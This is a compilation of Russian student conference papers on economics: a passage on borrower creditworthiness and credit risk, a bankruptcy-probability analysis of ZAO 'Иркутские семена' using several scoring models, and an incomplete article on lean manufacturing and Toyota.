Известно, что успешность деятельности любой кредитной организации, как правило, зависит от эффективного и результативного использования имеющихся у нее финансовых ресурсов, которые инвестируются в различные активы. При этом наиболее распространенным способом применения этих ресурсов является кредитование. Недавние исследования зарубежных ученых в области банкротств банковских учреждений всего мира доказывают, что одной из главных причин данной проблемы явилось плохое качество активов (в частности, предоставление кредитов «негативным» заемщикам). Таким образом, уже в течение огромного промежутка времени не теряет своей актуальности ключевая в банковской деятельности проблема идентификации кредитных рисков, а управление ими становится все более распространенной и популярной темой теории и практики банковского менеджмента, ключевой задачей которого

[2] Там же

[3] Никулина, О.В. Управление кредитными рисками коммерческих банков в условиях нестабильности финансовой системы [Электронный ресурс] / О.В. Никулина, А.И. Коваленко // Электронное периодическое издание «KnigaFund.Ru». – Режим доступа: http://www.knigafund.ru/books/196169 (Дата обращения: 10.12.2018).

является определение оптимальной пропорциональности между ликвидностью, прибылью и риском.

Одной из основных причин возникновения кредитного риска является снижение (или утрата) кредитоспособности и платежеспособности заемщика. Поэтому одним из наиболее распространенных в банковской практике способов, направленных на снижение кредитного риска, является оценка кредитоспособности контрагента и установление его кредитного рейтинга.

Во время кредитного процесса перед всеми банковскими учреждениями возникает потребность в достоверном и быстром определении уровня кредитоспособности заемщика. Однако оценка кредитоспособности заемщика играет немаловажную роль не только для кредитных организаций, но и для самого заемщика, поскольку от итогового решения зависит, в каком объеме будет предоставление кредит и будет ли предоставлен вообще.[4]

Оценка кредитоспособности заемщика – важнейший этап кредитного процесса, в результате которого кредитор может получить точное представление об уровне кредитоспособности своего контрагента. Подробно изучив отечественную экономическую литературу, можно сказать, что у научного сообщества нет единого мнения по этому вопросу. Все исследователи рассматривают кредитоспособность как совокупность определенных характеристик, которые дают возможность заемщику погасить кредит. Однако, одни понимают это понятие буквально, как финансовую возможность расплатиться по своим обязательствам. Другие, опираясь на опыт западных стран, вкладывают в это понятие более глубокий смысл, а именно желание клиента выплатить кредит в срок и в полном объеме.

В условиях высокой неопределенности экономики не может быть точной и универсальной трактовки такой экономической категории, как «кредитоспособность». Понятие «кредитоспособность», по мнению ученых и финансовых аналитиков, должно охватывать оптимальную совокупность аспектов: как финансовых (финансовое состояние заемщика, его способность заработать и аккумулировать (при необходимости) необходимые средства, наличие обеспечения кредита), так и нефинансовых (отраслевые, географические и региональные особенности, готовность и желание рассчитываться по своим обязательствам и имидж предприятия).[5]

Можно сделать вывод, что одной из главных причин возникновения кредитного риска является снижение (или утрата) кредитоспособности и платежеспособности заемщика, поэтому одним из способов снижения

---

[4] Уркаева, Э.Ш. Сущность и значение оценки кредитоспособности заемщика / Э.Ш. Уркаева // Научные известия. 2016. №1. С.65-68.

[5] Деружинская М. П. Методические аспекты оценки кредитоспособности предприятия // Пространство экономики. №1-3. С.71-75. URL: https://cyberleninka.ru/article/n/metodicheskie-aspekty-otsenki-kreditosposobnosti-predpriyatiya (дата обращения: 10.12.2018).

кредитного риска является оценка его кредитоспособности, установление кредитного рейтинга и определение методов оценки кредитоспособности. Вместе с тем, существует большая дифференциация взглядов на дефиницию «кредитоспособность», поэтому в российской экономической литературе до сих пор не существует единого мнения по вопросу определения данного понятия. Разумеется, точки соприкосновения имеются, однако точной позиции нет. Вместе с тем, понятие «кредитоспособность заемщика» можно сформулировать следующим образом: это его комплексная правовая и хозяйственно-финансовая характеристика, представленная как финансовыми, так и нефинансовыми показателями, позволяющая оценить его возможность, способность, готовность и желание расплатиться по долговым обязательствам перед кредитором, в срок и в полном объеме.

Таким образом, конституционные гарантии единства в функционировании финансового рынка, требуют не только и не столько нормотворческой деятельности, сколько глубокой и тщательной теоретико-методологической проработки дефиниции кредитоспособности, а также практико-прикладного тестирования технологического сопровождения процедур ее оценки.

Использованные источники:

1. «Конституция Российской Федерации» (принята всенародным голосованием 12.12.1993) (с учетом поправок, внесенных Законами РФ о поправках к Конституции РФ от 30.12.2008 N 6-ФКЗ, от 30.12.2008 N 7-ФКЗ, от 05.02.2014 N 2-ФКЗ, от 21.07.2014 N 11-ФКЗ) [Электронный ресурс] / Официальный сайт – режим доступа: http://www.consultant.ru/document/cons_doc_LAW_28399/ (дата обращения 10.12.2018).
2. Никулина, О.В. Управление кредитными рисками коммерческих банков в условиях нестабильности финансовой системы [Электронный ресурс] / О.В. Никулина, А.И. Коваленко // Электронное периодическое издание «KnigaFund.Ru». – Режим доступа: http://www.knigafund.ru/books/196169 (Дата обращения: 10.12.2018).
3. Уркаева, Э.Ш. Сущность и значение оценки кредитоспособности заемщика / Э.Ш. Уркаева // Научные известия. 2016. №1. С.65-68.
4. Деружинская М. П. Методические аспекты оценки кредитоспособности предприятия // Пространство экономики. №1-3. С.71-75. URL: https://cyberleninka.ru/article/n/metodicheskie-aspekty-otsenki-kreditosposobnosti-predpriyatiya (дата обращения: 10.12.2018).

УДК 338.1

Логвенчев Н.С.
научный руководитель: Врублевская В.В.
ИрГАУ имени А.А. Ежевского
Россия, г. Иркутск

АНАЛИТИЧЕСКАЯ ДИАГНОСТИКА ВЕРОЯТНОСТИ БАНКРОТСТВА НА ПРИМЕРЕ ЗАО «ИРКУТСКИЕ СЕМЕНА»

Аннотация. Поскольку в настоящее время любая организация может столкнуться с проблемой неустойчивого финансового состояния, неплатежеспособностью, банкротством, необходимо проводить аналитическую диагностику вероятности банкротства и разрабатывать антикризисную политику управления предприятием. Для достоверности оценки вероятности риска банкротства используется ряд методик диагностики банкротства на примере ЗАО «Иркутские семена», а также разрабатываются мероприятия по снижению риска банкротства.

Ключевые слова: банкротство, вероятность, методы, критерии, оценка.

Logonew N. With.
Scientific supervisor –Vrublevskaya V.V.
Irkutsk state agrarian University named after Ezhevsky
Irkutsk, Russia

ANALYTICAL DIAGNOSTICS OF PROBABILITY OF BANKRUPTCY ON THE EXAMPLE OF JSC "IRKUTSK SEEDS»

Since at present any organization may face the problem of unstable financial condition, insolvency, bankruptcy, it is necessary to carry out analytical diagnostics of the probability of bankruptcy and to develop anti-crisis policy of enterprise management. The article reveals the concept of "bankruptcy". To assess the probability of bankruptcy risk, a number of methods for diagnosing bankruptcy of Irkutsk seeds CJSC are used, as well as measures to reduce the risk of bankruptcy are being developed.

Keywords: bankruptcy, probability, methods, criteria, evaluation.

В современных условиях рыночной экономики диагностика вероятности банкротства является важным элементом анализа деятельности всех предприятий, функционирующих на рынке любого государства, в любой отрасли народного хозяйства. Опасность кризиса существует всегда, и его необходимо предвидеть и прогнозировать. Современные методы антикризисного управления требуют четкого реагирования и постоянной адаптации к изменяющимся рыночным условиям.

Определение вероятности банкротства имеет большое значение для оценки состояния самого предприятия и для выбора контрагентов. Банкротство редко бывает неожиданным для опытных финансистов и менеджеров, которые по возможности стараются регулярно отслеживать

складывающиеся тенденции в развитии собственных компаний и наиболее важных контрагентов и конкурентов. Предприятие способно избежать многих трудностей, вовремя исследуя и прогнозируя свое финансовое состояние и используя при этом всевозможные инструменты антикризисного управления. Современная экономическая наука имеет в своем арсенале большое количество разнообразных приемов и методов прогнозирования финансовых показателей, в частности в плане оценки возможного банкротства [2, с. 138].

Банкротство предприятия - это подтвержденная документально неспособность субъекта хозяйствования платить по своим долговым обязательствам и финансировать текущую основную деятельность из-за отсутствия средств [3, с. 51]. Основным признаком банкротства является неспособность предприятия обеспечить выполнение требований кредиторов в течение трех месяцев со дня наступления сроков платежей. По истечении этого срока кредиторы получают право на обращение в арбитражный суд о признании предприятия-должника банкротом [1, с. 54].

Рассмотрим аналитическую вероятность банкротства ЗАО «Иркутские семена» с помощью различных методик.

Первым методом определения вероятности банкротства рассмотрим метод двухуровневой системы показателей В.В Ковалева.

Таблица 1 – **Вероятность банкротства ЗАО «Иркутские семена» за 2015-2017 гг. по двухуровневой системе показателей В.В. Ковалева**

Показатели	Норма	Годы			Изменение 2017 г. к 2015 г. (+/-)
		2015	2016	2017	
N1	3,0	1,4	1,6	1,5	0,1
N2	2,0	4,38	4,2	6	1,62
N3	1,0	6,9	6,8	5,3	-1,6
N4	0,3	0,1	0,02	0,04	-0,6
N5	0,2	0,2	0,04	0,07	-0,13
N	-	286,5	281,8	295	8,5

Оценив вероятность банкротства ЗАО «Иркутские семена» за 2015-2017 гг. по двухуровневой системе показателей В.В. Ковалева можно сделать вывод, что ЗАО «Иркутские Семена» имеет хорошую финансовую ситуацию. N- показатель 2015-2017 гг. выше нормы, а в 2017 г. он увеличился на 8,5 по сравнению с 2015 г. и составил 295. Наибольшее изменение в 2017 г. произошло у показателя N3, данный показатель увеличился на 1,62 и составил 6, также возрос показатель N1 на 0,1 и составил 1,5. Финансовая ситуация ЗАО «Иркутские семена» хорошая.

Таблица 2- Диагностика банкротства ЗАО «Иркутские семена» по системе Бивера за 2015-2017 гг.

Показатели	Годы			Изменение 2017 г. к 2015г. (+/-)
	2015	2016	2017	
Коэффициент Бивера	-0,19	0,48	0,56	0,75
Рентабельность активов	-10,6	2,01	4,22	14,82
Финансовый леверидж	22,9	21,7	19,1	-3,8
Коэффициент покрытия активов чистым оборотным капиталом	0,1	0,2	0,3	0,2
Коэффициент покрытия	2,1	2,4	3,1	1,0

По системе оценки вероятности банкротства У. Бивера можно сделать вывод, что за период 2015-2017 гг. снижается риск банкротства. В 2017 г. анализируемая организация по большинству показателей относится к первой группе - «для благополучных хозяйств». Первая группа показывает финансово устойчивые и платежеспособные организации. К этой группе относится коэффициент Бивера – 0,56, финансовый леверидж – 19,1% и коэффициент покрытия – 3,1. Ко второй группе, которая показывает признаки возможного зарождения начальных признаков финансовой неустойчивости, относятся: коэффициент покрытия активов чистым оборотным капиталом – 0,3 и рентабельность активов – 4,22.

Таблица 3- **Анализ вероятности банкротства методом Z-счета Э. Альтмана на ЗАО «Иркутские семена» за 2015-2017 гг.**

Показатели	Годы			Изменение 2017 г. к 2015г. (+/-)
	2015	2016	2017	
X1	0,12	0,02	0,04	-0,08
X2	0,5	0,4	0,5	0
X3	4,4	4,2	6	1,6
X4	0,7	0,07	0,8	0,1
X5	0,1	0,2	0,3	0,2
Z	3,3	2,42	4,03	0,73

Анализ вероятности банкротства методом Z-счета Э. Альтмана ЗАО «Иркутские семена» показал , что у данного предприятия Z-счет больше 2,99 и составляет в 2017 году 4,03 из этого следует, что предприятие имеет низкую вероятность банкротства в ближайшие 2-3 года.

Байкальским Государственным университетом экономики и права предложена своя четырехфакторная модель прогноза риска банкротства (модель R-счета), которая внешне очень похожа на многофакторную модель Альтмана, но отличается аналитическими коэффициентами.

Таблица 4 - **Модель Ж. Конана и М.Голдера на ЗАО «Иркутские семена» за 2015-2017 гг.**

Показатели	Годы			Изменение 2017 г. к 2015г. (+/-)
	2015	2016	2017	
К1	0,3	0,4	0,4	0,1
К2	0,15	0,02	0,05	0,35
К3	0,5	0,49	0,55	0,05
К4	0,2	0,04	0,07	0,5
R	2,81	3,42	3,48	0,67
%	10%	10%	10%	-

Модель Иркутской государственной экономической академии на примере ЗАО «Иркутские семена» за период 2015-207 гг. выявила, что значение R-счета высокое, следовательно вероятность банкротства минимальная (до 10%) . Значение R-счета в 2017 г. увеличилось на 0,67 по сравнению с 2015 г. и составила 3,48.

Таблица 5 - **Диагностика банкротства ЗАО «Иркутские семена» по системе Семеновой О.П. за 2015-2017 гг.**

Показатели	Значение показателей			Баллы		
	2015	2016	2017	2015	2016	2017
Коэффициент абсолютной ликвидности	0,30	0,08	0,03	12	4	4
Коэффициент критической оценки	0,60	0,37	0,43	3	3	3
Коэффициент текущей ликвидности	2,10	2,23	3,32	16	16	16
Коэффициент обеспеченности собственными средствами	0,55	0,56	0,68	15	15	15
Коэффициент финансовой независимости	0,77	0,78	0,80	17	17	17
Коэффициент финансовой независимости в отношении формирования запасов и затрат	2,84	2,31	2,08	13,5	13,5	13,5
Значения границ группы, в баллах	-	-	-	76,5	68,5	68,5

Диагностика банкротства ЗАО «Иркутские семена» по системе Семеновой О.П. за 2015-2017 гг. показала, что предприятие относится ко 2 классу, т.е. имеет невысокий уровень риска невозврата задолженности кредиторам. Риск банкротства организации существует за счет того, что коэффициент абсолютной ликвидности ниже установленного значения. Всего 3% краткосрочных обязательств, предприятие может покрыть имеющимися у него денежными средствами и финансовыми вложениями, у предприятия явная нехватка этих активов. По остальным показателям предприятие набирает наивысший балл.

По рассмотренным методикам ЗАО «Иркутские семена» имеет низкую вероятность банкротства. По методике, основанной на оценке финансового состояния, выявлен риск неплатежеспособности организации, у предприятия недостаточно срочных активов для покрытия краткосрочных обязательств. Предприятию необходимо разработать мероприятия по оптимизации

оборотных активов и краткосрочных обязательств.

При планировании на перспективу необходимо обосновывать потребность в оборотном капитале и рационально формировать структуру оборотных активов. Следует отметить, что коэффициенты ликвидности принимают оптимальные значения при следующей структуре оборотных активов: запасы – 66,7%; дебиторская задолженность – 26,7%; денежные средства и краткосрочные финансовые вложения – 6,6% .

В таблице 6 представлены результаты сравнения оптимальной и фактической структуры оборотных средств.

Таблица 6 – **Сравнение структуры оборотных средств ЗАО «Иркутские семена» за 2017г.**

Показатели	Структура,%		Состав, тыс. руб.		Изменение (+/)
	Оптимальная	Фактическая	Оптимальный	Фактический	
Оборотные средства всего, в т. ч.:	100	100,0	112509	112509	-
Запасы	66,7	87,2	75044	98116	-23072
Дебиторская задолженность	26,7	12,0	30040	13461	16579
Денежные средства и финансовые вложения	6,6	0,8	7425	932	6493

На основании данной таблицы можно сделать вывод, что идет несоответствие оптимальных значений с фактическими, такое отклонение негативно сказывается на ликвидности предприятия. Предприятию необходимо сократить запасы на 23 072 тыс. руб., а также увеличить дебиторскую задолженность на 16 579 тыс. руб., денежные средства и финансовые вложения на 6 493 тыс. руб.

Для оптимизации объема запасов и реструктуризации текущих активов нами предлагается следующее мероприятие: продажа части зерновых культур для увеличения денежных средств и дебиторской задолженности.

Построим прогнозный баланс (табл. 7) для контроля и планирования активов и пассивов предприятия.

Таблица 7 - **Прогноз баланса ЗАО «Иркутские семена» на 2018 г.**

Статья	2017 г.		Прогноз		Отклонение (+/-)
	тыс. руб.	%	тыс. руб.	%	
АКТИВ					
1. Внеоборотные активы	140781	55,6	143781	54,1	3000
2. Оборотные активы	112509	44,4	122174	45,9	9665
Запасы	98116	38,7	81490	30,6	-16626
Дебиторская задолженность	13451	5,3	32621	12,3	19170
Денежные средства и денежные эквиваленты	932	0,4	8063	3,0	7131
Итог по активу	253290	100	265955	100	12665

ПАССИВ					
3. Капитал и резервы	204801	80,6	216272	81,3	11471
4. Долгосрочные обязательства	14604	5,8	14604	5,5	-
5. Краткосрочные обязательства	33885	13,6	35079	13,2	1194
Заемные средства	24000	9,5	25000	9,4	1000
Кредиторская задолженность	4967	2,1	5018	1,9	51
Доходы будущих периодов	4918	2,0	5061	1,9	143
Итог по пассиву	253290	100	265955	100	12665

Прогноз баланса на 2017-2018 гг. показал рост валюты баланса на 12 665 тыс. руб. (5%) и в 2018 г. должен составить 265 955 тыс. руб. В 2017 г. величина собственного капитала составила 204801 тыс. руб. в прогнозируемом периоде он увеличится на 5,6% (11 471 тыс. руб.) и составит 216 272 тыс. руб. Внеоборотные активы в 2017 г. составили 140781 тыс. руб., средняя величина в прогнозируемом периоде увеличится на 3 000 тыс. руб. Оборотные активы в прогнозируемом периоде увеличились на 9 665 тыс. руб. и составили 122 174 тыс. руб.

Таблица 8– Прогноз структуры текущих активов ЗАО «Иркутские семена»

Показатели	Оптимальное значение	Прогноз	
		Тыс. руб.	%
Производственные запасы	66,7	81490	66,7
Дебиторская задолженность	26,7	32621	26,7
Денежные средства	6,6	8063	6,6
Итого	100	122174	100

Прогноз структуры текущих активов значительно сократил отклонение показателей от нормативных значений, за счет сокращения запасов и увеличения доли дебиторской задолженности и денежных средств, что в свою очередь положительно скажется на платежеспособности предприятия и минимизирует риски потери части дохода, риски невозврата, инфляционные потери и другие финансовые риски.

Таблица 9 – **Прогноз показателей ликвидности предприятия ЗАО «Иркутские семена»**

Показатели	Нормальное значение	2017 г.	Прогноз	Изменение (+/-)
Коэффициент абсолютной ликвидности	Более 0,2	0,03	0,22	0,19
Коэффициент быстрой (срочной) ликвидности	Более 0,7-0,8	0,43	1,15	0,72
Коэффициент текущей ликвидности	1,5-2	3,32	3,48	0,16

Прогноз показателей ликвидности ЗАО «Иркутские семена», показал улучшение платежеспособности предприятия, все показатели соответствуют номинальным значениям. Повышение коэффициентов ликвидности положительно влияет на финансовое состояние предприятия, повышает его финансовую устойчивость, платежеспособность, конкурентоспособность, а

впоследствии приводит к минимизации вероятности банкротства.

Использованные источники:

1. Гончаров А.И. Финансовое оздоровление предприятий: Теория и практика / А.И. Гончаров, СВ. Барулин, М.В. Терентьева. - М.: Ось-89. -2014. – 211 с. - Электрон. текстовые дан. // Лань: электронно-библиотечная система. – Режим доступа: https://e.lanbook.com/reader/journalArticle/94603/#10.

2. Демчук О.Н., Ефремова Т.А. Антикризисное управление. - М.: Флинта, МПСИ. - 2009. — 256 С. - Электрон. текстовые дан. // Лань: электронно-библиотечная система. – Режим доступа: https://e.lanbook.com/reader/journalArticle/207911/#1.

3. Дорофеев М.Л. Особенности применения матрицы финансовых стратегий Франшона и Романе в стратегическом финансовом анализе компании. [Электронный ресурс] Электрон. дан. // статья в журнале.- статья - 2009- 51-56.с - Режим доступа: https://elibrary.ru/item.asp?id=12291675.

4. Тяпкина М. Ф. Учебное пособие по диагностики эффективности деятельности сельскохозяйственных организаций: учеб. / М. Ф. Тяпкина.- Иркутск: ИрГАУ им. А. А. Ежевского, 2017.- 76 с. - Электрон. текстовые дан. // Электронная библиотека ИрГАУ. – Режим доступа: http://195.206.39.221/fulltext/i_000651.pdf

5. Тяпкина, М.Ф., Власова И.О. Потенциал предприятия: подходы к определению и оценке // Вестник ИрГСХА, 2015. - № 66. С. 154-160. Режим доступа: https://elibrary.ru/download/elibrary_23676214_70793893.pdf

6. Тяпкина, М.Ф. Прогнозирование развития деятельности сельхозтоваропроизводителей на основе экономического мониторинга. Диссерт. на соискание ученой степени канд. Экон. наук / Иркутск. - 2004.

7. Тяпкина М.Ф. Проблемы развития сельского хозяйства региона /Известия иркутской государственной экономической академии (Байкальский государственный университет экономики и права), 2011. - № 1. С. 11. Режим доступа: https://elibrary.ru/download/elibrary_15576144_52121255.pdf.

8. Тяпкина М.Ф., Ильина Е.А. Подход к управлению финансовым потенциалом предприятия // Вестник НГУЭУ, 2015. - № 1. С. 71-77. Режим доступа: https://elibrary.ru/download/elibrary_23241362_60707070.pdf.

References:

1. Goncharov A.I. Finansovoe ozdorovlenie predpriyatij: Teoriya i praktika / A.I. Goncharov, SV. Barulin, M.V. Terent'eva. - M.: Os'-89. -2014. – 211 s. - EHlektron. tekstovye dan. // Lan': ehlektronno-bibliotechnaya sistema. – Rezhim dostupa: https://e.lanbook.com/reader/journalArticle/94603/#10.

2. Demchuk O.N., Efremova T.A. Antikrizisnoe upravlenie. - M.: Flinta, MPSI. - 2009. — 256 S. - EHlektron. tekstovye dan. // Lan': ehlektronno-bibliotechnaya sistema. – Rezhim dostupa: https://e.lanbook.com/reader/journalArticle/207911/#1.

3. Dorofeev M.L. Osobennosti primeneniya matricy finansovyh strategij Franshona i Romane v strategicheskom finansovom analize kompanii.

[EHlektronnyj resurs] EHlektron. dan. // stat'ya v zhurnale.- stat'ya - 2009- 51-56.s - Rezhim dostupa: https://elibrary.ru/item.asp?id=12291675.
4. Tyapkina M. F. Uchebnoe posobie po diagnostiki ehffektivnosti deyatel'nosti sel'skohozyajstvennyh organizacij: ucheb. / M. F. Tyapkina.- Irkutsk: IrGAU im. A. A. Ezhevskogo, 2017.- 76 s. - EHlektron. tekstovye dan. // EHlektronnaya biblioteka IrGAU. – Rezhim dostupa: http://195.206.39.221/fulltext/i_000651.pdf.
5. Tyapkina, M.F., Vlasova I.O. Potencial predpriyatiya: podhody k opredeleniyu i ocenke // Vestnik IrGSKHA, 2015. - № 66. S. 154-160. Rezhim dostupa: https://elibrary.ru/download/elibrary_23676214_70793893.pdf
6. Tyapkina, M.F. Prognozirovanie razvitiya deyatel'nosti sel'hoztovaroproizvoditelej na osnove ehkonomicheskogo monitoringa. Dissert. na soiskanie uchenoj stepeni kand. EHkon. nauk / Irkutsk. - 2004.
7. Tyapkina M.F. Problemy razvitiya sel'skogo hozyajstva regiona /Izvestiya irkutskoj gosudarstvennoj ehkonomicheskoj akademii (Bajkal'skij gosudarstvennyj universitet ehkonomiki i prava), 2011. - № 1. S. 11. Rezhim dostupa: https://elibrary.ru/download/elibrary_15576144_52121255.pdf.
8. Tyapkina M.F., Il'ina E.A. Podhod k upravleniyu finansovym potencialom predpriyatiya // Vestnik NGUEHU, 2015. - № 1. S. 71-77. Rezhim dostupa: https://elibrary.ru/download/elibrary_23241362_60707070.pdf.

УДК 658.51

Лохматова В.А.
студент магистратуры
Ощепков В.М., к.э.н.
доцент
Пермский государственный национальный
исследовательский университет
Россия, г. Пермь

БЕРЕЖЛИВОЕ ПРОИЗВОДСТВО

Аннотация:

Lean — это система, метод, школа мысли и даже образ жизни, направленное на сокращение отходов. Хотя это обычно применяется к производству (отсюда «принципы бережливого производства»), методы его достижения могут быть использованы для сокращения отходов при сохранении высокого качества независимо от того, какую операцию вы выполняете.

Ключевые слова:

Экономика, менеджмент, инновации, бережливое производство, услуги, конкурентоспособность.

Lokhmatova V.A., master student
Perm State University, Perm
Oschepkov V.M.
Candidate of Economic Sciences, associate professor
Perm State University, Perm

LEAN MANUFACTURING

Summery:

Lean is a system, method, school of thought and even a way of life aimed at reducing waste. Although this is usually applied to production (hence the "lean manufacturing principles"), methods of achieving it can be used to reduce waste while maintaining high quality no matter what operation you perform.

Keywords:

Economics, management, innovation, lean production, services, competitiveness.

Бережливое производство — это методология сборочной линии, разработанная первоначально для компании «Toyota» для производства автомобилей. Оно также известно, как производственная система «Toyota» или производство «точно в срок». Принципы бережливого производства также упоминаются как бережливое управление или бережливое мышление.

Бережливое производство — это методология, которая фокусируется на минимизации отходов в производственных системах, одновременно повышая производительность. Т.е. бережливое производство заключается в том, чтобы добавить ценность, уменьшая все остальное (что не добавляет

ценности).

Бережливое производство было представлено в западном мире через публикацию «Машина, которая изменила мир» в 1990 году, которая основывалась на пятилетнем исследовании MIT (Massachusetts Institute of Technology). С тех пор, бережливые принципы глубоко повлияли на производственные концепции во всем мире.

К самым значимым преимуществам бережливости относятся сокращение времени выполнения, снижение эксплуатационных расходов и улучшение качества продукции.

Существует пять главных принципов бережливого производства:

1. Определите ценность с точки зрения клиента. Компании должны понимать ценность, которую несет продукт или услуга для клиента, что, в свою очередь, может помочь им определить, сколько денег клиент готов заплатить; компания должна стремиться к устранению отходов и затрат от своих бизнес-процессов, чтобы оптимальная цена для клиента могла быть достигнута при максимальной прибыли компании.

2. Устраните потери. Этот принцип включает в себя запись и анализ потока информации или материалов, необходимых для производства определенного продукта или услуги с целью выявления отходов и методов улучшения. Поток ценности включает весь жизненный цикл продукта, от сырья до утилизации. Компании должны изучать каждый этап цикла. Все, что не добавляет ценности, должно быть устранено, так как это является потерей.

Принято выделять 8 типов потерь:

- Перепроизводство. Потери от перепроизводства происходят, когда мы производим или выпускаем больше, чем необходимо. Мы делаем что-то «на всякий случай» вместо того, чтобы делать «точно вовремя». Недостатки планирования, большие отставания, длительная корректировка, недостаточный тесный контакт с клиентами (что препятствует пониманию их постоянно меняющихся требований) приводит к увеличению продолжительности производственных циклов. Обеспокоенность тем, что клиентам может потребоваться больше, приводит к перераспределению стоимости затрат на производство товаров и услуг, которые не удается продать.
- Потери от дефектов и переделки. Убытки из-за дефектов или необходимость изменения возникают, когда нет надежной превентивной системы, включая систему Poka-Yoke и встроенную защиту от ошибок. Каждый раз, совершив ошибку при работе с продуктом и переведя его на следующую операцию процесса или, что еще хуже, покупателю, мы переносим изменение как неотъемлемую часть процесса. Мы теряем деньги каждый раз, когда дважды производим, собираем или ремонтируем что-то, в то время как клиент платит нам за продукт или услугу только один раз.
- Действия не создающие ценности. Это ненужное перемещение персонала, продуктов, материалов и оборудования, которые не придают

ценности процессу. Часто рабочие делают ненужные передвижения со своего места по цеху и обратно, а также обходят оборудование, которое им не нужно. При устранении таких перемещений ускоряется весь процесс.

- Транспортировка. Транспортные потери возникают, когда персонал, оборудование, продукты или информация располагаются на больших расстояниях. В многоэтапных процессах материалы и персонал переходят от процесса к процессу, который разделяется пространством и/или временем. Вместо того, чтобы размещать процессы последовательно, они часто расположены далеко друг от друга, что требует использования погрузчиков и других транспортных устройств для перемещения материалов на следующую операцию.
- Лишние запасы. Убытки, спрятанные в избыточных запасах, чреваты множеством неприятных проблем с качеством, такими как дефекты, проблемы с производством и/или производственным планированием, чрезмерное время выполнения, проблемы с поставщиками. Избыточные резервы снижают отдачу от инвестиций в рабочую силу и сырье.
- Излишняя обработка. Потери от чрезмерной переработки возникают при производстве продуктов или услуг с более высокими потребительскими качествами, чем необходимо покупателям. Добавление функций, которые не имеют ценности в глазах потребителя, не улучшает продукт или процесс.
- Ожидание. Они возникают, когда люди, операции или частично готовые продукты вынуждены ждать дальнейших действий, информации или материалов. Плохое планирование, отсутствие доступности поставщика, проблемы с коммуникацией и несовершенство управления запасами приводят к простою, которые требуют времени и денег.
- Неиспользованный потенциал сотрудников. Лидеры не используют потенциал сотрудников для улучшения процессов. У сотрудников всегда есть предложения по ускорению процессов и снижению транзакционных издержек, но их об этом никто не спрашивает, потому что руководители считают, что они лучше знакомы с процессами.

Рис. 1. Краткое пособие 8-ми типов потерь

3. Устраните функциональные барьеры и определите пути улучшения времени выполнения, чтобы обеспечить бесперебойность процессов с момента получения заказа до доставки. Поток имеет решающее значение для ликвидации отходов. Использование бережливого производства зависит от предотвращения перерывов в производственном процессе и обеспечения согласованного и интегрированного набора процессов, в которых деятельность перемещается в постоянном потоке.

4. Принцип «вытягивания» характеризуется точным представлением о необходимых объемах продукции, что позволяет, в соответствии с ними, предусмотреть необходимый объем сырья, и темп его пополнения. Бережливое производство основано на системе тяги, в которой ничего не покупается и не производится до тех пор, пока не будет спроса.

5. Продолжайте постоянное совершенствование. Lean production опирается на концепцию постоянного стремления к совершенству, что влечет за собой устранение коренных причин проблем с качеством и устранение отходов в потоке создания ценности.

Среди других принципов выделяются: достижение превосходного качества (сдача с первого предъявления, система «ноль дефектов», обнаружение и решение проблем у истоков их возникновения), гибкость, установление долговременных отношений с потребителями (путём деления рисков, затрат и информации).

Давно известно, что Toyota уже давно признана лидером автомобильной промышленности в области производства. Изначально Toyota получила вдохновение для производственной системы в Соединенных Штатах. Это произошло, когда делегация Toyota посетила Соединенные Штаты для изучения своих коммерческих предприятий. Впервые они получили вдохновение для своей производственной системы в американском супермаркете - Piggly Wiggly. Они увидели ценность в том, что супермаркет только тогда переупорядочил и пополнил товары, когда эти предметы были куплены клиентами. Toyota применила урок от Piggly Wiggly, уменьшив количество инвентаря до уровня, который потребуется его сотрудникам в течение небольшого периода времени, а затем впоследствии переупорядочить. Это очень репрезентативно для системы инвентаризации Just-In-Time.

Общая цель - ограничить ресурсы, используемые в производственной системе, только теми, которые необходимы. Есть шесть целей, которые являются ключом к достижению главного.

Первое - оптимизируйте каждый отдельный шаг производственной системы. Другими словами, сделайте каждую часть максимально эффективной.

Второе - сделайте продукт без дефектов. Это гарантирует, что каждая часть производственной линии будет идти по плану.

Третье - снизьте стоимость производства. Чем дешевле продукт, тем больше прибыль для компании.

Четвертое - сделайте продукт, который требуется потребителям. Если спроса нет, тогда деньги будут только теряться.

Пятое - в системе должна быть гибкость. Система должна быть достаточно гибкой, чтобы ее можно было легко модифицировать.

Шестое - должны быть надежные отношения между клиентами и поставщиками. Поскольку производство «Just-In-Time» означает, что на складе практически нет лишних запасов или материалов, компании должны полагаться друг на друга, чтобы быть надежными и своевременно предоставлять товар/сырье.

Хотя низкий уровень запасов, безусловно, является ключевым компонентом системы производства Toyota, столь же важны простые и низкотехнологичные фундаментальные основы системы - строгое соблюдение процедур, постоянное улучшение (называемое «кайдзен»), попадание в корень проблем и уважение к линейным работникам.

Должностные лица Toyota говорят, что ключом к системе является то, что она использует знания членов команды, предоставляя им обучение, творчество и ответственность.

Факт остается фактом: при изготовлении некоторые рабочие места опасны или сложны. Производственная система Toyota сокращает количество отходов, сосредотачиваясь на «сокращении трудных рабочих мест». Трудные задания определяются как задачи, требующие специальных навыков от членов команды. Некоторые из этих усовершенствований были достигнуты благодаря простым изменениям процесса, таким как перемещение инструментов сборки в нужное место; процессы, такие как загрузка сырья, потребовали использования роботов для полного устранения сложной работы.

Вывод по компании Toyota: «Усовершенствованное производство имеет рабочую силу, которая обучена и способна конкурировать в высокотехнологичной экономике, используя технологии «гибкого производства», которые используют компьютерную и робототехническую технологию для мгновенного реагирования на меняющиеся потребности».

Чтобы подтвердить актуальность бережливого производства, ниже приведён рейтинг: «Топ-10: Lean производственные компании в мире» от электронного журнала «Global Manufacturing».

Таблица 1. «Топ-10: Lean производственные компании в мире»

№	Название компании	Описание
1	Toyota	Бережливое производство сделало Toyota первой в мире компанией по производству автомобилей. Основными задачами системы являются минимизация перегруженности, несогласованности и устранение отходов. Отходы относятся не только к материалам, но и к времени, например, к потребительскому времени, ожидающему появления продукта или помощи, а также к трате движения. Философия также опирается на тот процесс, который является настолько гибким, насколько это возможно, чтобы уменьшить стресс, который считается перегрузкой и создает отходы.
2	Ford	Основатель Генри Форд бросил вызов идеям об отходах в 1910-х годах. В своей книге «Моя жизнь и труд» он писал о том, что фермер перевозил воду по лестнице, а не подбирал водопроводные трубы, как «отходы», и показал, что расходы на улучшения не являются расходами на утилизацию отходов, а повышением эффективности и сокращением отходов.
